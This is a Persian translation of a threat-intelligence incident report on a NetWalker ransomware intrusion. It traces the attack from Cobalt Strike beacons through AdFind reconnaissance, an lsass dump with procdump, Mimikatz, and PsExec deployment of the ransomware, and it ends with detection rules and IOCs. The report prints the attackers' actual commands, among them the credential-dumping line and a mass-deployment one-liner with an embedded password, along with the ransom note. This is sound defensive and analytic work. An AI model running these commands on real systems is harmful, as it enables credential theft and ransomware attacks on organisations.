



بیت‌های





NetWalker Ransomware in 1 Hour

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو





فهرست مطالب

۴	 مقدمه
۵	 بهره‌برداری
۵	 فرماندهی و کنترل
۸	 شناسایی
۱۰	 دسترسی به اعتبارنامه
۱۱	 حرکت جانبی
۱۱	 اهداف
۱۳	 Timeline
۱۴	 تشخیص‌ها
۱۵	 IOCs





مقدمه

NetWalker به عنوان یک نوع باج افزار، اولین بار در اوت ۲۰۱۹ ظاهر شد. در نسخه اولیه خود، این باج افزار با نام Mailto شناخته می شد اما در اواخر سال ۲۰۱۹ به NetWalker تغییر نام داد.

این باج افزار به عنوان یک سرویس Closed-Access RaaS عمل می کند. گروه های هکری دیگر ثبت نام می کنند و یک فرآیند غربالگری را طی می کنند، پس از آن به یک پورتال وب دسترسی پیدا می کنند که در آن می توانند نسخه های سفارشی از باج افزار را بسازند.

توزیع به این گروه های درجه دوم، که به عنوان همکار یا affiliates شناخته می شوند، واگذار می شود و هر گروه آن را به هر شکلی که مناسب می داند مستقر می کند.

<https://www.zdnet.com/article/netwalker-ransomware-gang-has-made-25-million-since-march-2020/>

برای اطلاعات بیشتر در مورد NetWalker، پست های زیر را بررسی کنید:

[/https://labs.sentinelone.com/netwalker-ransomware-no-respite-no-english-required](https://labs.sentinelone.com/netwalker-ransomware-no-respite-no-english-required)

<https://news.sophos.com/en-us/2020/05/27/netwalker-ransomware-tools-give-insight-into-threat-actor>

[/https://threatpost.com/netwalker-ransomware-29m-march/158036](https://threatpost.com/netwalker-ransomware-29m-march/158036)

<https://go.crowdstrike.com/rs/281-OBQ-266/images/ReportCSIT-20081e.pdf>





Challenginno.ir



c37.ps1 حتی پس از گذشت بیش از ۷ روز، نرخ شناسایی بسیار پایینی دارد.

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
ClamAV	Win.Trojan.CobaltStrike-7917400-0	ESET-NOD32	PowerShell/Kryptik.Z
Kaspersky	HEUR.Trojan.Win32.Cometer.gen	ZoneAlarm by Check Point	HEUR.Trojan.Win32.Cometer.gen
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	ALYac	Undetected

دقایقی بعد آن‌ها فایل c37.exe را اجرا کردند، که خود را در یک دایرکتوری موقت کپی کرده و سپس متوقف می‌شود. این باینری شامل Neshta و همچنین قابلیت‌های زیادی است که در زیر مشاهده می‌شود:

CAPABILITY	NAMESPACE
compiled with Borland Delphi	compiler/delphi
encode data using XOR	data-manipulation/encoding/xor
contain a resource (.rsrc) section	executable/pe/section/rsrsc
contain a thread local storage (.tls) section	executable/pe/section/tls
accept command line arguments (2 matches)	host-interaction/cli
get common file path (2 matches)	host-interaction/file-system
create directory	host-interaction/file-system/create
delete file (2 matches)	host-interaction/file-system/delete
enumerate files via kernel32 functions (3 matches)	host-interaction/file-system/files/list
get file size (2 matches)	host-interaction/file-system/meta
set file attributes (3 matches)	host-interaction/file-system/meta
read file	host-interaction/file-system/read
write file (2 matches)	host-interaction/file-system/write
get disk information	host-interaction/hardware/storage
create mutex	host-interaction/mutex
create process (2 matches)	host-interaction/process/create
open registry key (2 matches)	host-interaction/registry/open
query registry entry	host-interaction/registry/query
query registry value	host-interaction/registry/query
parse PE header	load-code/pe

capa

پس از تحلیل بیشتر و نظری از @GaborSzappanos، ما توانستیم تأیید کنیم که هر دوی این‌ها در واقع Cobalt Strike هستند و از طریق پورت ۴۴۳ به 173.232.146.[.]37 متصل می‌شوند.





```

destinationIp      173.232.146.37
destinationIsIpv6   false
destinationPort     443
image               C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
initiated           true
processGuid          {440b5029-bcc0-5f4e-6202-000000001300}
processId           9140
protocol            tcp

```

سرور Cobalt Strike در آدرس 173.232.146.37 از گواهینامه پیش فرض (شماره ۱۴۶۴۷۳۱۹۸) استفاده می کند و به طرز عجیبی امکان حمله مرد میانی یا MiTM به آن وجود نداشت. ما چندین بار تلاش کردیم این اتصال را MiTM کنیم اما مدام با خطایی مواجه شدیم که می گفت احراز هویت SSL با موفقیت انجام نشد.

CERTIFICATE

Current Record

SHA-1	6ece5ece4192683d2d84e25b0ba7e04f9cb7eb7c
Serial Number	146473198
Issued	2015-05-20
Expires	2025-05-17
Common Name	Unknown (subject) Unknown (issuer)
Alternative Names	
Organization Name	Unknown (subject) Unknown (issuer)
SSL Version	3
Organization Unit	Unknown (subject) Unknown (issuer)
Street Address	
Locality	Unknown (subject) Unknown (issuer)
State/Province	Unknown (subject) Unknown (issuer)
Country	Unknown (subject) Unknown (issuer)





ما سعی کردیم c37.ps1 و c37.exe را در چند محیط Sandbox اجرا کنیم و هیچ کدام ترافیک شبکه را ضبط نکردند که این به ما می گوید این Beacon ها شامل تکنیک های فرار از Sandbox هستند. در اینجا چند نمونه اجرا آورده شده است:


<https://capesandbox.com/analysis/54494/>

<https://app.any.run/tasks/4524fb0c-8e17-4255-8582-35b0e206ff3f/>

<https://capesandbox.com/analysis/54493/>

باینری c37.exe شامل کدهای مشترکی از Neshta، poison، BazarBackdoor، XMRig و بخش بزرگی از CobaltStrike است، به گفته Intezer.

شناسایی



فایل AdFind همراه با یک اسکریپت به نام adf.bat رها شده بود. ما این اسکریپت را قبلاً دیده ایم و قبلاً در این مورد نوشته ایم.





adf.bat - Notepad

File Edit Format View Help

```
cd /d "C:\Users\SVC-DA~1\AppData\Local\Temp\10\tmp$\Downloads"
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
adfind.exe -sc domainlist > domainlist.txt
adfind.exe -sc dcmodes > dcmodes.txt
adfind.exe -sc adinfo > adinfo.txt
adfind.exe -sc dclist > dclist.txt
adfind.exe -sc computers_pwdnotreqd > computers_pwdnotreqd.txt
```

ما می‌توانیم از این فایل‌های lnk ببینیم که آن‌ها چند فایل متنی خروجی توسط AdFind را باز کرده‌اند. همچنین می‌توانیم ببینیم که فایل‌های domains.txt و ips.log دقیقی پس از اجرای AdFind باز شده‌اند.

SourceCreated	SourceModified	LocalPath
8/ /2020 23:36	8/ /2020 23:36	C:\Users\ \Contacts\x64\mimikatz.log
8/ /2020 22:55	8/ /2020 22:59	C:\Users\ \Contacts\ips.log
8/ /2020 22:54	8/ /2020 22:54	C:\Users\ \Contacts\domains.txt
8/ /2020 22:43	8/ /2020 22:43	C:\Users\ \Contacts\x64\AdFind_check\ad_computers.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\ \Contacts\x64\AdFind_check\subnets.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\ \Contacts\x64\AdFind_check\trustdmp.txt
8/ /2020 22:42	8/ /2020 22:42	C:\Users\ \Contacts\x64\AdFind_check\dclist.txt
8/ /2020 22:42	8/ /2020 22:43	C:\Users\ \Contacts\x64\AdFind_check
8/ /2020 22:42	8/ /2020 22:42	C:\Users\ \Contacts\x64\AdFind_check\computers_pwdnotreqd.txt
8/ /2020 22:39	8/ /2020 23:36	C:\Users\ \Contacts\x64
8/ /2020 22:36	8/ /2020 22:36	C:\Users\ \Contacts\c37.ps1
8/ /2020 22:36	8/ /2020 22:59	C:\Users\ \Contacts

LECcmd – ابزاری توسط اریک زیمرمن

چند دقیقه پس از اجرای AdFind، یک Command Prompt باز شد و دستورات زیر یا به آرامی Copy و Paste شده‌اند یا به صورت دستی تایپ شده‌اند.

```
nltest /dclist:
net group "Domain Computers" /DOMAIN
net groups "Enterprise Admins" /domain
net user Administrator
```





این اسکریپت، لیستی از نام hostnameهای موجود در فایل domains.txt را Ping می‌کند و خروجی را در فایل ips.log می‌نویسد. دستور Ping ای که آن‌ها استفاده می‌کنند، تنها یک Ping ارسال کرده و IPv4 را اجباری می‌کند. این فایل domains.txt به احتمال زیاد از دستور AdFind بالا با استفاده از پارامتر domainlist به دست آمده است.

دسترسی به اعتبارنامه

در ادامه Mimikatz را شد و یک دقیقه بعد فایل procdump64.exe را شد. سپس تهدیدگرها از Procdump برای دامپ کردن فرآیند lsass با استفاده از دستور زیر استفاده کردند:

```
procdump64.exe -ma lsass.exe lsass.dmp
```

این باینری procdump64 به نظر می‌رسد با دلفی کامپایل شده است و با هش‌های شناخته شده مطابقت ندارد. به نظر می‌رسد تهدیدگرها نسخه خودشان را ساخته‌اند اما دستورالعمل‌های اصلی را در آن گنجانده‌اند.



حدود یک دقیقه بعد، Mimikatz اجرا شد.


```
commandLine      mimikatz.exe
company          gentilkiwi (Benjamin DELPY)
currentDirectory C:\\Users\\                  (\\Contacts\\x64\\
description      mimikatz for Windows
fileVersion      2.2.0.0
```





حرکت جانبی

تهدیدگر پس از دامپ کردن Credential ها، از طریق RDP وارد یک کنترل کننده دامنه شد. مدت کوتاهی پس از دسترسی به DC، فایل های ip.list.txt، P100119.ps1 و PsExec را در آن رها نموده است.



تهدیدگر اکنون آماده بود تا هدف خود را تحت تاثیر قرار دهد.

اهداف

تهدیدگر از PsExec برای نصب یک Mount Share روی همه سیستم ها به عنوان Domain Administrator استفاده کرد و سپس Payload باج افزار را با استفاده از PowerShell اجرا نمود. NetWalker با استفاده از دستور زیر به تمام سیستم های عضو دامنه که در هانی پات آنلاین بودند، تحویل داده شد:

```
C:\psexec.exe @ip-list.txt -d cmd /c "(net use q: /delete /y &; net use q: \\DomainController\DomainName /user:DomainName\administrator ThisWasThePassword &; powershell -ExecutionPolicy ByPass -NoLogo -NoProfile -windowstyle hidden -NoExit -File q:\P100119.ps1"
```





پس از اجرای اسکریپت پاورشل، یادداشت باج زیر برای شما باقی می ماند.

Hi!
Your files are encrypted.
All encrypted files for this computer has extension:

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recover.

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free.
Just open our website, upload the encrypted file and get the decrypted file for free.

Additionally, your data may have been stolen and if you do not cooperate with us, it will become publicly available on our blog.

اپراتورهای NetWalker برای دریافت ۵۰ هزار دلار (طی ۷ روز) یا ۱۰۰ هزار دلار (پس از آن) درخواست کردند.
پس از انقضای زمان، مبلغ نهایی با آن ها پایین آورده شد و به ۳۵ هزار دلار رسید.

[Payment](#)[Free decrypt](#)[FAQ](#)[Chat](#)[Logout](#)

Your files are encrypted.

Only way to decrypt your files, is buy the decrypter program.

Your user key: write it down and use it to log in again.

The system is fully automated. After payment you will automatically be able to download the decrypter.

Invoice for payment

You have left 5 days 23 hours 46 minutes 52 seconds

Status: Waiting for payment

You can buy the decrypter program for your network.

The amount before the increase is 50000\$ (4.21660000 BTC).

If there is no payment before , the price will increase by x2 times and will be 100000\$ (8.43320000 BTC)

Decrypter for: ALL NETWORK / ALL COMPUTERS / ALL FILES

Bitcoin address:

Amount for payment: 4.21660000 BTC

You paid: 0.00000000 BTC





Timeline

NetWalker Ransomware

22:20 UTC

RDP Login As Domain Administrator

22:36

c37.ps1 & c37.exe Executed

22:38

Procdump & Mimikatz Executed

22:41

AdFind Executed

22:43

RDP into Domain Controller

22:55

PCR Script Executed

23:15

Psexec Executed

23:25

All Domain Joined Systems
Ransomed





تشخیص‌ها

ET POLICY ایجاد سرویس (PsExec (PsExec service created

PsExec – شروع سرویس

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_psexesvc_start.yml

ProcDump – استفاده مشکوک از

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_procdump.yml

Mimikatz – استفاده از

https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_alert_mimikatz_keywords.yml

تشخیص استفاده از AdFind از پرونده (کیس) ما:

```
title: AdFind Recon
description: Threat Actor using AdFind for reconnaissance.
author: The DFIR Report
date: 2019/8/2
references:
- https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/
tags:
- attack.remote_system_discovery
- attack.T1018
logsource:
category: process_creation
product: windows
detection:
selection_1:
CommandLine|contains:
- adfind -f objectcategory=computer
selection_2:
CommandLine|contains:
- adfind -gcb -sc trustdmp
condition: selection_1 or selection_2
falsepositives:
- Legitimate Administrator using tool for Active Directory querying
level: medium
status: experimental
```





Yara rule for Mimikatz

https://github.com/gentilkiwi/mimikatz/blob/master/kiwi_passwords.yar

IOCs

<https://misppriv.circl.lu/events/view/73574>

<https://otx.alienvault.com/pulse/5f4c3eb15ea4e24eb5b43a49>

c37.ps1

8e030188e0d03654d5e7a7738a9d6a9a
e0a37d0c26b351b789caffc8c90b968269982d
5536be48e4eac81ad77aeade20b28ff8b72275832e6833f5e1b692eb99f312fd13

c37.exe

531c0c5e943863b00c7157c05603113a
caa18377e764a3a27c715b3d69ba2258ee4eb0b2
4f7dd00a005caf046dd7e494fea25be2264974264d567edfc89122242b7c41bc

adf.bat

96e1849976d90425e74f075ed6bf8c30
1296a1f8887753ef87910b544727de76ce2adcc5
e56d45628f0c2bda30ab235657704aac50a8433bdb4215c77a2e0f52f0f31a49

mimikatz.exe

5af5e3426926e551ed3acc5bea45eac6
e24a174fff19d873df0fa5eddd9ec534617ed9d7
f743c0849d69b5ea2f7eaf28831c86c1536cc27ae470f20e49223cbdba9c677c





pcr.bat

81c965ff526e7afd73c91543fee381a3
b9b83b17fd6d89807dcab7772b1416fa90ca4b0e
ae431797c551c20fe2f3fe1adc08a566edfabf45abbd924f0c8da06381ab6e48

P100119.ps1

0d890fc8e761b764ba3a04af07197e20
21c0ed7abaaafbfd14c777aa370f397e4351654a6
5ae06a8d117e876476832245039715825fbfbefc0d2463ab6c30295dd1d4afa6

procdump64.exe

3b447099ca280dabd22d36f84ebfd3bb
49fd831a738b21ee0a1b3b62cd15801abe8c32d5
6a511d4178d6d2f98f8af34311d0e15dc8dc1c4b643e6943f056da6ce242e70d

Yara – embedded_win_api
– یک فایل غیر ویندوزی حاوی نام توابع win32 API است – نویسنده:
nex





ورودهای RDP در روز نفوذ

184.58.243.205

173.239.199.73

176.126.85.39

198.181.163.103

141.98.81.191

93.179.69.154

173.232.146.37

منبع:

<https://thedfirreport.com/2020/08/31/netwalker-ransomware-in-1-hour/>

